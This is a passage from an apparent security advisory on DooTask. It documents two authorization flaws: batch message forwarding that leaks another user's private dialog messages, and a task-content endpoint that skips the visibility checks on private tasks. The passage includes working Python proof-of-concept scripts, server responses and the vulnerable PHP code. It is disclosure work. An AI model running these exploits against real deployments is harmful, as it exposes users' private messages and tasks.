The attacker first opens a dialog with the administrator and sends a baseline message, then the administrator sends the target message in dialog 1:
import json
import time

import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
attacker = r.json()["data"]["token"]
r = httpx.post(BASE + "/api/users/login", data={
    "email": "admin@dootask.com",
    "password": "ADMIN_PASSWORD",
}, headers={"platform": "web"}, timeout=30)
admin = r.json()["data"]["token"]
ha = {"platform": "web", "token": attacker}
hd = {"platform": "web", "token": admin}

r = httpx.post(BASE + "/api/dialog/open/user", headers=ha, data={"userid": "1"}, timeout=30)
dst = r.json()["data"]["id"]
r = httpx.post(BASE + "/api/dialog/msg/sendtext", headers=ha, data={
    "dialog_id": str(dst), "text": "BASELINE-MSG",
}, timeout=30)
base = r.json()["data"]["id"]

r = httpx.post(BASE + "/api/dialog/msg/sendtext", headers=hd, data={
    "dialog_id": "1", "text": "FORWARD-SECRET-9911",
}, timeout=30)
secret = r.json()["data"]["id"]
time.sleep(1)

r = httpx.get(BASE + "/api/dialog/msg/forward", headers=ha, params={
    "msg_ids[]": [str(base), str(secret)], "dialogids[]": str(dst),
}, timeout=30)
print(r.text)

r = httpx.get(BASE + "/api/dialog/msg/list", headers=ha, params={"dialog_id": str(dst)}, timeout=30)
print(r.text)
Replace ADMIN_PASSWORD in the script with the administrator password printed by the installer.
Reading dialog 1 as the attacker is rejected:

{"ret":-4003,"msg":"不在成员列表内","data":{"dialog_id":1}}Batch forwarding succeeds, and the target message is copied to the attacker’s dialog:
{
  "ret": 1,
  "msg": "转发成功",
  "data": {
    "msgs": [
      {
        "dialog_id": 24,
        "userid": 6,
        "type": "text",
        "msg": {
          "text": "BASELINE-MSG",
          "forward_data": {"id": 30, "userid": 6, "parent_id": 30, "parent_userid": 6, "show": 0, "leave": 0}
        },
        "id": 32
      },
      {
        "dialog_id": 24,
        "userid": 6,
        "type": "text",
        "msg": {
          "text": "FORWARD-SECRET-9911",
          "forward_data": {"id": 31, "userid": 1, "parent_id": 31, "parent_userid": 1, "show": 0, "leave": 0}
        },
        "id": 33
      }
    ]
  }
}
The attacker opens their own dialog and sees the target message:
7. Missing Visibility Check Exposes Private Task Descriptions
| Brief description: | An ordinary member of a project can read the description of a private task with visibility=2 or visibility=3. |
|---|---|
| Affected versions: | 0.27.94 to 1.10.38 |
| Introduced in: | dootask commit ad5cb79d |
| Preconditions: | The attacker is an ordinary member of the target project. |
Root Cause
task__one checks visibility after reading the task and returns a permission error when the user is not the owner, an assignee, a subtask member, or in the explicitly visible user list. task__content and task__content_history use ProjectTask::findForDepartmentView, which falls back to userTask when there is no department view. userTask calls only Project::userProject to verify project membership and does not check task visibility. The relevant code is:
# app/Http/Controllers/Api/ProjectController.php:2475-2496    commit 8cfcc9048e
public function task__content()
{
    User::auth();
    //
    $task_id = intval(Request::input('task_id'));
    $history_id = intval(Request::input('history_id'));
    //
    $task = ProjectTask::findForDepartmentView($task_id, null);
    //
    if ($history_id > 0) {
        $taskContent = ProjectTaskContent::whereTaskId($task->id)->whereId($history_id)->first();
        ...
    }
    if (empty($task->content)) {
        return Base::retSuccess('success', json_decode('{}'));
    }
    return Base::retSuccess('success', $task->content->getContentInfo());
}
The validation logic in userTask is as follows:
# app/Models/ProjectTask.php:2230-2268    commit 8cfcc9048e
public static function userTask($task_id, $archived = true, $trashed = true, $with = [])
{
    ...
    $task = $builder->first();
    ...
    try {
        $project = Project::userProject($task->project_id);
    } catch (\Throwable $e) {
        ...
    }
    return $task;
}
The visibility check in task__one is as follows:
# app/Http/Controllers/Api/ProjectController.php:2249-2280    commit 8cfcc9048e
$task = ProjectTask::findForDepartmentView($task_id, $isArchived, true, ['taskUser', 'taskTag']);
// 项目可见性
$projectOwnerids = ProjectUser::whereProjectId($task->project_id)
    ->whereIn('owner', [ProjectUser::OWNER_PRIMARY, ProjectUser::OWNER_DEPUTY])
    ->pluck('userid')->map(fn($v) => (int)$v)->toArray();
if ($task->visibility != 1 && !in_array($user->userid, $projectOwnerids)) {
    $taskUserids = ProjectTaskUser::whereTaskId($task_id)->pluck('userid')->toArray();
    $subTaskUserids = ProjectTaskUser::whereTaskPid($task_id)->pluck('userid')->toArray();
    $visibleUserids = ProjectTaskVisibilityUser::whereTaskId($task_id)->pluck('userid')->toArray();
    $visibleUserids = array_merge($taskUserids, $subTaskUserids, $visibleUserids);
    if (!in_array($user->userid, $visibleUserids)) {
        return Base::retError('无任务权限', ['task_id' => $task_id, 'force' => 1], -4002);
    }
}
The difference between the two read paths is that task__content lacks the second visibility check.
Reproduction Environment
Deploy as in Section 1. Reinstall, then register attacker@example.com with password Attacker123!. The administrator logs in with the password printed by the installer and creates a project, then adds the attacker to the project.
Reproduction
The administrator creates a task with visibility=2, with themselves as the owner, and writes a description:
import json

import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "admin@dootask.com",
    "password": "ADMIN_PASSWORD",
}, headers={"platform": "web"}, timeout=30)
admin = r.json()["data"]["token"]
r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
attacker = r.json()["data"]["token"]
ha = {"platform": "web", "token": attacker}
hd = {"platform": "web", "token": admin}

att = httpx.get(BASE + "/api/users/info", headers=ha, timeout=30).json()["data"]["userid"]
adm = httpx.get(BASE + "/api/users/info", headers=hd, timeout=30).json()["data"]["userid"]

r = httpx.post(BASE + "/api/project/add", headers=hd, data={"name": "Private project"}, timeout=30)
pid = r.json()["data"]["id"]
print("project:", pid)
httpx.post(BASE + "/api/project/user", headers=hd, data={
    "project_id": str(pid), "userid[]": [str(adm), str(att)],
}, timeout=30)

r = httpx.post(BASE + "/api/project/task/add", headers=hd, data={
    "project_id": str(pid), "column_id": "0", "name": "Private task",
    "visibility": "2", "owner[]": str(adm), "content": "",
}, timeout=30)
tid = r.json()["data"]["id"]
print("task:", tid)
httpx.post(BASE + "/api/project/task/update", headers=hd, data={
    "task_id": str(tid),
    "content": json.dumps({"type": "md", "content": "PRIVATE-TASK-SECRET-9911"}),
}, timeout=30)

r = httpx.get(BASE + "/api/project/task/one", headers=ha, params={"task_id": str(tid)}, timeout=30)
print("task/one:", r.text)
r = httpx.get(BASE + "/api/project/task/content", headers=ha, params={"task_id": str(tid)}, timeout=30)
print("task/content:", r.text)
Replace ADMIN_PASSWORD in the script with the administrator password printed by the installer.
The output is:
project: 11
task: 95
task/one: {"ret":-4002,"msg":"无任务权限","data":{"task_id":95,"force":1}}
task/content: {"ret":1,"msg":"success","data":{"id":32,"project_id":11,"task_id":95,"userid":1,"desc":"{\"type\": \"md\", \"content\": \"PRIVATE-TASK-SECRET-9911\"}","content":"{\"type\": \"md\", \"content\": \"PRIVATE-TASK-SECRET-9911\"}","created_at":"2026-11-19 10:06:31"}}
The attacker is not the task owner and is not in the explicitly visible user list; task/one returns no permission, while task/content still returns the full description.